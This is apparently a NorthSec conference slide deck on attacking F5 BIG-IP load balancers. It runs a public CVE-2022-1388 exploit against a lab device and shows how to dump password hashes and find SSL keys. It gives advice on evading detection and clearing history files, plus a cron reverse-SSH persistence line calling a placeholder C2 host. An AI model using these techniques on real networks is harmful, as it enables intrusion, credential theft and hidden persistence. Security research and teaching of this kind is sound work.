

I am become Loadbalancer, owner of your network

NATE WARFIELD

SECURITY RESEARCHER | @N0X08


/whoami

- Network hacker (20+yrs) & researcher
 - Microsoft (MSRC & Microsoft Defender for Endpoints)
- F5 Networks for 10yrs (dedicated engineer for MSFT)
- Conference speaker
 - Kaspersky SAS
 - BruCON
 - TROOPERS
 - BlueHat / BlueHat Israel
- WIRED 25 2020
 - CTI League co-founder
- Drum & Bass DJ



TL;DR - Load balancers

- Networking hardware; deployed in failover pairs (think HSRP)
- L4-7 LB, WAF, VPN, DNS load balancing
- SSL/TLS offloading
- Generally unfettered access to the internal network
- Mission critical == frequently outdated code
- Proprietary; EDR & other tools don't run here
- GUI is *always* enabled
- Shells: bash & TMSH (proprietary)



Deployment methodology & access

- ~~CVE-2020-5902 is your friend for initial access~~

- <https://research.nccgroup.com/2020/07/05/rift-f5-networks-k52145254-tmui-rce-vulnerability-cve-2020-5902-intelligence/>

- CVE-2022-1388 is your FRIEND:

- <https://github.com/horizon3ai/CVE-2022-1388>

- All devices have OOB management interface (SSH & TLS)

- Minimum 3 IPs per VLAN (selfA, selfB, floating)

- Management access enabled by default on self-IPs

- "Pools" of servers in resource VLANs

- Virtual servers on traffic-serving VLANs

- Profiles control VS traffic handling (TCP + HTTP + TLS, etc.)

- Failover triggers ARP storm & traffic interruption – BAD!!

Branch	Versions known to be vulnerable	Fixes introduced in	Severity	CVSSv3 score ¹
16.x	None	16.0.0	Not vulnerable	None
15.x	15.0.0 - 15.1.0	15.1.0.4*	Critical	10.0
14.x	14.1.0 - 14.1.2	14.1.2.6		
13.x	13.1.0 - 13.1.3	13.1.3.4†		

K23605346: BIG-IP iControl REST vulnerability CVE-2022-1388

Security Advisory

Original Publication Date: May 04, 2022

Applies to (see versions): ▼

Security Advisory Description

Undisclosed requests may bypass iControl REST authentication. (CVE-2022-1388)

Impact

This vulnerability allows an attacker to execute arbitrary code on the device.

```
nate@ubuntu:~$ python3 CVE-2022-1388.py -t 192.168.0.59:8443 -c "tmsh show sys hardware"
```

Sys::Hardware

Chassis Information

Maximum MAC Count 1

Registration Key -

Hardware Version Information

Name cpus

Type base-board

Model Common KVM processor

Parameters --

cache size 512 KB

cores 4 (physical:4)

cpu MHz 3593.248

cpu sockets 1

cpu stepping 1

Platform

Name BIG-IP Virtual Edition

BIOS Revision

Base MAC 6a:6a:52:78:5e:9c

Hypervisor Standard PC (i440FX + PIIX, 1996)

Cloud

System Information

Type Z100

Chassis Serial c44217ff-dbaa-2f48-f292a403f774

Level 200/400 Part

Switchboard Serial

Switchboard Part Revision

Host Board Serial


Host Board Part Revision

nate@ubuntu:~\$

Traffic planes: Management & production

- TMM: Aka traffic plane. All production traffic happens here
- Breaking TMM will cause device failover & you will (probably) get caught
- Management: CentOS Linux; go nuts!
- Traffic plane can be 10-40Gbps+
- Never tcpdump a tmm interface!
- 'tmsh show sys hardware' - platform details

```
[root@F5-VE-1:Active:In Sync] config # ifconfig -s
Iface    MTU     RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500    435762      0      0 0        223536      0      0 0 BMRU
eth1      1500    461111      0      0 0        523138      0      0 0 ABMRU
external  1500      0      0      0 0           8      0      0 0 BMRU
internal  1500    238161      0      0 0        241537      0      0 0 BMRU
lo        65536   2035712      0      0 0       2035712      0      0 0 LRU
lo:1      65536      - no statistics available -      LRU
mgmt      1500    435628      0      0 0        213281      0      0 0 BMRU
tmm       1500     98539      0      0 0         98451      0      0 0 BMRU
tmm_bp    4096      0      0      0 0           4      0      0 0 BMRU
```



Remaining stealthy & covering your tracks


- Changes which impact shared config might be noticed
- Changes which impact traffic plane WILL be noticed
- Changes which impact single device unlikely to be noticed
- Unless you **know** F5, avoid traffic plane like plague
- Logs: /var/log; remote logging is available
 - 'tmsh list sys syslog' == syslog config
- Auth: Proprietary system; root is only Linux account
- History files: in /home/<user>
 - .bash_history
 - tmsh-history-<user>



User accounts & firewall settings


- Creating a user account will (probably) be noticed
 - You can sync user accounts without traffic plane impact
- "Advanced shell" is bash; tmsh restricts CLI access
- root account can be enabled/disabled via tmsh
 - This setting is also a shared config; changes might be noticed
- Firewall settings are **not** shared
 - 'tmsh list/modify net self-allow defaults'
- No iptables, outbound connections allowed by default
- self-allow list (ACL) applied to selfIP, not VLAN/interface
 - For consistency it's 'allow-service' in the 'net self' configuration

Hostname	F5-VE-1.northsec.com	Date	May 3, 2022	User	admin
IP Address	192.168.0.59	Time	8:30 AM (PDT)	Role	Administrator



ONLINE (ACTIVE)
In Sync

Hostname	F5-VE-1.northsec.com	Date	May 3, 2022	User	admin
IP Address	192.168.0.59	Time	8:32 AM (PDT)	Role	Administrator



ONLINE (ACTIVE)
Changes Pending

Network » Self IPs » 10.2.1.1

⚙ Properties

Configuration

Name	10.2.1.1
Partition / Path	Common
IP Address	10.2.1.1
Netmask	255.255.255.0
VLAN / Tunnel	external
Port Lockdown	<div>✓ Allow Default Allow All Allow None Allow Custom Allow Custom (Include Default)</div>
Traffic Group	
Service Policy	

Backdoors & web shells & persistence oh my!

- You have no build tools; python2. You need to bring your toys with you
- CentOS on x86_64: Pre-compiled *should* work
- You do have: LDAP tools, SMB, netcat, cron, rc scripts, ssh tools.....
- <https://www.mandiant.com/resources/unc3524-eye-spy-email>
- Reverse ssh tunnel anyone?
- @reboot sleep 60; /bin/ssh -i /root/.ssh/id_rsa -fnNR 43060:localhost:22 root@<C2>
- /usr is mounted RO; needs to be remounted RW to drop web shells (K20330103)

Initial Compromise and Maintain Presence


After gaining initial access by unknown means, UNC3524 deployed a novel backdoor tracked by Mandiant as QUIETEXIT, which is based on the open-source Dropbear SSH client-server software. For their long-haul remote access, UNC3524 opted to deploy QUIETEXIT on opaque

QUIETEXIT works as if the traditional client-server roles in an SSH connection were reversed. Once the client, running on a compromised system, establishes a TCP connection to a server, it performs the SSH server role. The QUIETEXIT component running on the threat actor's infrastructure initiates the SSH connection and sends a password. Once the backdoor

```
May 3 13:05:16 ubuntu sshd[7095]: Accepted publickey for root from 10.1.1.2 port 53570 ssh2: RSA
May 3 13:05:16 ubuntu sshd[7095]: pam_unix(sshd:session): session opened for user root by (uid=0)
May 3 13:05:16 ubuntu systemd-logind[713]: New session 57 of user root.
May 3 13:08:41 ubuntu sshd[6992]: pam_unix(sshd:session): session closed for user root
May 3 13:08:41 ubuntu systemd-logind[713]: Session 56 logged out. Waiting for processes to exit.
May 3 13:08:41 ubuntu systemd-logind[713]: Removed session 56.
May 3 13:17:01 ubuntu CRON[7253]: pam_unix(cron:session): session opened for user root by (uid=0)
May 3 13:17:01 ubuntu CRON[7253]: pam_unix(cron:session): session closed for user root
^C
root@ubuntu:~# ssh localhost -p 43060
Password:
Last login: Tue May 3 06:05:25 2022 from 127.0.0.1
[root@F5-VE-2:Standby:In Sync] config #
```


Networking & device discovery

- F5 devices can use cookies for persistence; these cookies disclose backend server details
- <https://sra.io/blog/finding-and-decoding-big-ip-and-netcaler-cookies-with-burp-suite/>
- SSL/TLS offloading means backend servers frequently only HTTP
- 'tmsh list auth' - remote auth settings (LDAP/AD, RADIUS, TACACS)
 - 'auth source { }' means local authentication
 - 'tmsh show auth' - display users, failed logins, lockout status
- 'tmsh list/show cm device' = peer device(s) IP information
- GUI runs on TCP/8443 for VM devices
- <https://github.com/n0x08/ShodanTools>



// 443 / TCP 1489525118

Microsoft HTTPAPI httpd 2.0

HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 03 May 2022 02:01:28 GMT
Connection: close
Content-Length: 315
Set-Cookie: BIGIPServer-Prod-PROD_BOS_Agensee_http_pool=2657419530.47873.0000; path=/; Httponly; Secure
Set-Cookie: BIGIPServer-Prod-PROD_BOS_Agensee_https_pool=397672714.47873.0000; path=/; Httponly; Secure

Valuable configuration items (/config)

- bigip_base.conf - base device config & networking
- bigip.conf - shared load balancing config
- bigip_user.conf - user accounts (no hashes)
 - 'tmsh list auth user' will give you hashes
- /config/filestore - SSL certs & keys
- /config/gtm - DNS load balancing config
- 'tmsh save sys ucs <name>' - configuration backup; rename file to .tgz & browse offline




```
← → ↻ https://192.168.0.59:8443/tmui/login.jsp/./tmui/locallb/workspace/tmshCmd.jsp?comr
{"error":"","output":"auth user admin {\n description \"Admin User\"\n encrypted-password\n$6$yUvSIYcw$G5l8i5640aSGOnI4mc9qVqRIMmlafXvITjWwQVybPWTD4MNesCJuOJmR3V.oFQbwg6.UKAgGaCWJa\nadmin\n }\n }\n shell bash\n }\n nauth user nate {\n description nate\n encrypted-password\n$6$CW5rmsTo$P9edI8NQMG9jX5Kn5ecMKvMuhd8Z.zTcj5nRbG4dW9eZZ9fIK2jPuQbvbaubrESXGmGMDURCaIThRi\n }\n }\n shell bash\n }\n nauth user northsec {\n description northsec\n encrypted-password\n$6$cgthyMkM$UV6WSnzGPIgboQ8O4j.J3srs1AlNEZ63fUdtqQJ.XthEjbuJtpCHSZuO6TZZaFrpZifltwyBSY1LsgfxaxW\nshell bash\n }\n }
```

```
nate@ubuntuserver:~$ python3 CVE-2022-1388.py -t 192.168.0.59 -c "tmsh list auth user"
auth user admin {
  description "Admin User"
  encrypted-password $6$AIzdhbLw$BS13Azlu4P5GuKkCFzgAE0d6XCcZ1FXX.fsIJTR6gL1wHghHjWXnZdXIE:
  partition Common
  partition-access {
    all-partitions {
      role admin
    }
  }
  shell none
}
```

Building a test lab (you need this to be successful)

- F5 gives away Virtual Edition VM's for all major hypervisors
- Including vulnerable versions! LOL
- Good for testing compiled toys you need to bring
- 30-day demo licenses? Use a throwaway email
- Runs great on ProxMox (KVM), Hyper-V, VMWare Desktop
 - Great is a relative term; took 10+ hrs to build lab for this talk
- Also runs in clouds; get a free trial account + demo license
- ISO images can be downloaded w/throwaway account
- Don't buy off eBay; licenses will not work without support contract == \$\$\$\$
- I'm happy to help with research!



Reference Material

<https://github.com/horizon3ai/CVE-2022-1388> - CVE-2022-1388 exploit

<https://support.f5.com/csp/article/K3645> - Linux version

<https://support.f5.com/csp/article/K20330103> - remount /usr

<https://support.f5.com/csp/article/K17333> - Port lockdown

<https://support.f5.com/csp/article/K14031> - SSL cert/key locations

<https://support.f5.com/csp/article/K11072> - LDAP auth config

<https://support.f5.com/csp/article/K13946> - config sync

<https://support.f5.com/csp/article/K14272> - config file locations

<https://support.f5.com/csp/article/K13408> - SCF file details

<https://support.f5.com/csp/article/K26582310> - F5 config files

https://clouddocs.f5.com/cli/tmsh-reference/v14/modules/auth/auth_user.html - shell details

<https://support.f5.com/csp/article/K24984311> - History files

<https://support.f5.com/csp/article/K11948> - startup scripts

Thank you NorthSec!

NATE WARFIELD

[HTTPS://TWITTER.COM/N0X08](https://twitter.com/N0X08)

[HTTPS://SOUNDCLOUD.COM/N0X08](https://soundcloud.com/N0X08)

